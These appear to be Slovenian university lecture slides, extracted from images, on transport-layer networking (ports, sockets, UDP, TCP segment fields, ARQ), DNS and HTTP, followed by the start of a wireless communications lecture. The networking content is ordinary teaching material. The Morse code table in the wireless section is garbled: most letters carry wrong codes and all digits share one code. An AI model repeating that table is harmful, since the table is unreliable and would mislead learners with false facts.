- Številka vrat (ang. port number) določa kateremu programu na računalniku, bo prejeto sporočilo dostavljeno
  - internetni brskalnik (Internet Explorer, Opera)
  - odjemalec za elektronsko pošto (Outlook, Opera)
  - mrežna igrlica (Doom, World of Warcraft)
  - program za izmenjavo datotek (Torrent, E-Mule)
  - ...





# Nekatera tipična vrata in aplikacije

- **Vrata**
  - 16 bitni naslov, ki pove, kateri aplikaciji pripada podatkovni tok
- **Vtičnica**
  - kombinacija podatka o protokolu, portu in naslovu IP {tcp, 193.44.234.3, 12345}
  - je “transportni naslov”

Port	Protokol	Ime aplikacije	Funkcija
21	tcp	ftp	prenos datotek
23	tcp	telnet	navidezni terminali na oddaljenih računalnikih
25	tcp	smtp	elektronska pošta
80	tcp	http	WWW
161	udp	snmp	nadzor in upravljanje
111	udp	rpc	delenje mrežnih virov



# Uporaba vrat – hkratne povezave

192.168.1.101



Source  
Port

49888

49890



172.16.5.5



Source  
Port

49888



Destination

Port

198.133.219.25

80

80

80



[www.cisco.com](http://www.cisco.com)


Kaj naredi povezavo edinstveno?

- Povezava je definirana s paroma podatkov:
  - izvorni naslov IP, izvorna vrata
  - ponorni naslov IP, ponorna vrata
- Različne hkratne povezave lahko uporabljajo ista ponorna vrata na strežniku (ponornem naslovu IP)



# Protokol UDP


- **UDP (User Datagram Protocol)**
  - osnovni standard RFC 768
  - enostaven, hiter – omogoča izmenjavo datagramov med aplikacijami
  - brez nadzora in odprave napak
  - ne dodaja kontrole pretoka
  - kontrolna vsota
- **Primeren za:**
  - aplikacije, ki same skrbijo za pravilnost podatkov
  - prenos podatkov v realnem času
    - zvok, video





# Protokol TCP

- **TCP (ang. Transmission Control Protocol)**
  - osnovni standard RFC 793
  - urejen, zanesljiv, dvosmeren transport po omrežju IP
  - omogoča prenos podatkov brez napak
  - zaporedne številke paketov, potrjevanje paketov
  - kontrolna vsota
    - vključuje glavo TCP
    - podatke datagrama TCP
    - izvorni in ponorni naslov ter nekatera ostala polja iz glave IP
  - kontrola pretoka – princip okna
- **Povezavno usmerjen protokol**
  - vzpostavitev povezave – SYN
  - rušenje povezave – FIN





# Naloge protokola TCP

- **Transportno naslavljanje**
- **Pretvorba podatkov v sporočila (segmenti) in obratno**
- **Zanesljivost prenosa podatkov**
  - **Avtomatična ponovna oddaja izgubljenih segmentov**
  - **Avtomatična ponovna oddaja okvarjenih segmentov (bitne napake)**
  - **Brisanje podvojenih segmentov**
  - **Ponovno vzpostavljanje pravilnega vrstnega reda pomešanih segmentov**
- **Krmiljenje pretoka med obema koncema**
- **Preprečevanje zamašitev v omrežju**



# Zgradba segmenta TCP

Številka izvornih vrat (16 bitov) in številka ponornih vrat (16 bitov) skupaj z naslovi IP predstavljata začetno in končno točko datagrama IP. Določata edinstveno oznako povezave, imenovano *socket*.



**Sekvenčna številka paketa** (32 bitov) predstavlja zaporedno številko prvega okteta podatkov, ki se prenašajo v segmentu.

**Številka potrditve** (32 bitov) predstavlja zaporedno številko okteta potrditve.

**Okno** (16 bitov) predstavlja število oktetov, ki ga je sprejemnik pripravljen (sposoben) sprejeti v svoj sprejemni medpolnilnik (*receive buffer*).

**Krmilni biti** (6 bitov) določajo namen segmenta.

**Kontrolna vsota glave** (16 bitov) zagotavlja pravilnost sprejetega paketa. Pri izračunu upošteva glavo paketa TCP ter še nekatera polja iz glave datagrama IP (*Pseudo Header*) ter podatke paketa UDP.

**Kazalec na nujne podatke** (16 bitov): polje je uporabljeno, če je kontrolni bit URG vključen.

**Opcije** omogočajo razširitev funkcionalnosti protokola TCP. Najpogosteje se uporablja za dogovarjanje o največji velikosti segmenta TCP.

urg, ack, psh,  
rst, syn, fin


Rezervirana polja (6 bitov)

**Dolžina glave** je 4 bitno polje, v katerem je zapisana dolžina glave segmenta TCP v skupinah po 4 oktete (vrednost 5 predstavlja 20 oktetov).



# ARQ

- Potrebujemo dupleksno povezavo in čakalne vrste za sporočila
- Detekcijo napake zagotovimo redundantnim kodiranjem
- Korekcijo izvedemo s ponovitvijo
  - ARQ – Automatic Repeat reQuest



## ■ Slabosti:

- informacijska hitrost se (pri fiksni bitni hitrosti) zniža zaradi:
  - redundance za odkrivanje napak
  - potrditvenih sporočil
- dodatno čakanje na potrditve
- za potrditveni kanal ponavadi predvidevamo odsotnost napak



# Primerjava TCP in UDP

- **Protokol UDP – preprost minimum**
  - samo transportno naslavljanje: številke vrat
  - opsijsko preverjanje sporočila (checksum),
  - brez kontrole prometa, preobremenitev,
  - nezanesljiv, nepovezaven
  - ni zaporednosti
- **Protokol TCP – zanesljivost**
  - stroga zanesljivost
  - stroga zaporednost
  - kontrola prometa, preobremenitev omrežja
  - bytno-tokovno orientiran (byte-stream)



# Internetne aplikacije

---



# DNS – Domain Name Service


- DNS je porazdeljena podatkovna baza, ki jo aplikacije TCP/IP uporabljajo:
  - za “pretvorbo” med imenom hosta in njihovo IP številko
  - dela v obe smeri
- **Porazdeljena baza:**
  - “nihče ne pozna vsakogar”
  - izogib enojni točki odpovedi
  - odzivnost strežbe
  - upravljanje
- **Elementi strežbe DNS:**
  - lokalni strežnik DNS (local DNS)
  - korenski strežnik DNS (root DNS)
  - pooblaščen DNS (authoritative DNS)
- **Hierarhična struktura**



# Strežba DNS


- Uporabnik *user.isp1.si* želi komunicirati s strežnikom *gaia.cs.isp2.net*

- 1. *user.isp1* kontaktira lokalni strežnik DNS *dns.isp1.net*
- 2. Lokalni strežnik DNS *dns.isp1.net* pošlje zahtevo korenskemu strežniku DNS (po potrebi)
- 3. Korenski strežnik posreduje zahtevo pooblaščenemu strežniku DNS *dns.isp2.net* (po potrebi)





# Hierarhična struktura DNS






# Domene

- **Domene – prepoznavni naslovi**
  - imenski prostor je organiziran hierarhično (fe.uni-lj.si)
  - vrhnja domena (TLD) .si, .at, .com, .net
  - poddomena pod vrhnjo domeno (SLD), uni-lj.si
- **Vrhnje domene**
  - **gTLD - generic TLD**
    - .com, .net, .org, ...
    - <http://rs.internic.net/>
  - **ccTLD - country code TLD**
    - ISO 3166 lista dvočrkovnih državnih oznak
    - .si, .ca, .fr, .nl, .de ...
  - **nTLD - new TLD**
    - .biz, .info



# HTTP



- HTTP – spletni protokol aplikacijskega sloja
- Angl. HyperText Transfer Protocol
- RFC 1945 in RFC 2616
- Implementiran v:
  - odjemalski program
  - strežnikški program
- Uporablja protokol TCP za transport
- Namen: prenos raznovrstnih dokumentov (tekst, slike, avdio, video)



# HTML


```
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-
  1" />
<title>Jaka Javornik, LTFE</title><style type="text/css">
<!--
body {
  margin-left: 0px;
  margin-top: 0px;
  margin-right: 0px;
  margin-bottom: 0px;
```

- **Spletna stran (tudi “html dokument”)**
- **Spletna stran je sestavljena iz objektov:**
  - **HTML datokeka**
  - **JPEG slika**
  - **GIF slika**
  - **JAVA applet**
  - **Avdio datoteka**

*Osnovna HTML datoteka kaže na ostale objekte na strani.*



# Delovanje zahteve HTTP in poizvedbe DNS





# URL in statusne kode pri HTTP

- **URL:**
  - `http_URL = "http:" "://" host [ ":" port ] [ abs_path [ "?" query ]]`
- **Statusne kode:**
  - 1xx Informational
  - 2xx Success
  - 3xx Redirection
  - 4xx Client Error
  - 5xx Server Error



# Brezžične komunikacije

---

**Predmet: Komunikacijski sistemi**

**as. mag. Andrej Štern**

**Univerza v Ljubljani**

**Fakulteta za elektrotehniko**

**Laboratorij za telekomunikacije**



# Uvod

## ■ Prvi enostavni prenosi so bili brezžični

- ogenj in dim (velike razdalje)
- bobni, kriki (manjše razdalje)
- ogledala, zastave (vidna razdalja)
- kurirska pošta (doseg ljudi, živali)


## ■ Doba elektrotehnike in telekomunikacij

- 1800: izum prve Zn-Cu baterije (Alessandro Volta)
- 1837: uporaba telegrafa (Samuel Morse)
- 1873: razvoj tehničnih osnov radia
  - Maxwell, Hertz, Tesla, Marconi ...
- 1894: prva radijska komunikacija na > 100m
- 1906: prva oddaja AM radia (Fessenden)
- 1991: prvi sistemi GSM v Evropi (Finska)

A .-	J .---	S ...	2 .----
B ....	K --.	T _	3 .----
C ----	L ....	U ---	4 .----
D ...	M --	V ....	5 .----
E .	N ..	W ---	6 .----
F ....	O ---	X ....	7 .----
G ---	P ....	Y ----	8 .----
H ....	Q ----	Z ....	9 .----
I ..	R ...	1 .----	0 .----



Mario Osana (1928)  
Radio Slovenija




Martin Cooper (1973)  
Prvi mobilni telefon



# Vloga brezžičnega povezovanja


## ■ Pomen brezžičnosti

- poenostavitev povezovanja
- premagovanje fizičnih ovir
- zagotavljanje globalnega pokrivanja
- boljša uporabniška izkušnja
- pospeševanje razvoja informacijske družbe



## ■ Najpogostejši izzivi

- zasedenost spektra
- motnje pri prenosu
- domet komunikacije
- hitrost prenosa podatkov
- varnost komunikacije
- komunikacijska oprema







# Brezžični medij

## ■ Mehansko valovanje

- zvok se kot motnja širi v dani snovi
  - hitrost širjenja odvisna od trdnine, kapljevine ali plina
  - za širitev je snov nujno potrebna, v vakuumu komunikacije ni
  - slabljenje zvoka med govorcema na 100m znaša 107,5 dB
  - koristna uporaba visokih zvočnih frekvenc (sonar: 200kHz, medicina: 0,2-15MHz)



Snov	v [m/s]
železo	5950
steklo	5300
les	4500
beton	3100
voda	1497
zrak	343
vakuum	≈0


## ■ Elektromagnetno valovanje

- nesnovno valovanje električnih veličin (napetost, tok)
  - hitrost širjenja odvisna od lomnega količnika "n"
    - v snovi se spremenita hitrost in valovna dolžina, frekvenca ne
  - hitrost svetlobe v praznem prostoru znaša  $c_0=2,9979246 \cdot 10^8$ m/s
    - od Zemlje do Lune: 1,3s
    - od Sonca do Zemlje: 8,3min
  - vidna svetloba je le delček elektromagnetnega spektra
    - precej nad radijskim spektrom

$$n = \frac{c_0}{c} = \frac{\lambda_0}{\lambda}$$

$c_0 \approx 1,08$  mrd km/h

Snov	n
svinec	2.6
asfalt	1.635
steklo	1.52
voda	1.33
zrak	1.0003
vakuum	1





# Prikaz razpoložljivega spektra

## ■ Delitev področja od 0 do $10^{26}$ Hz

### ■ ionizirajoči žarki

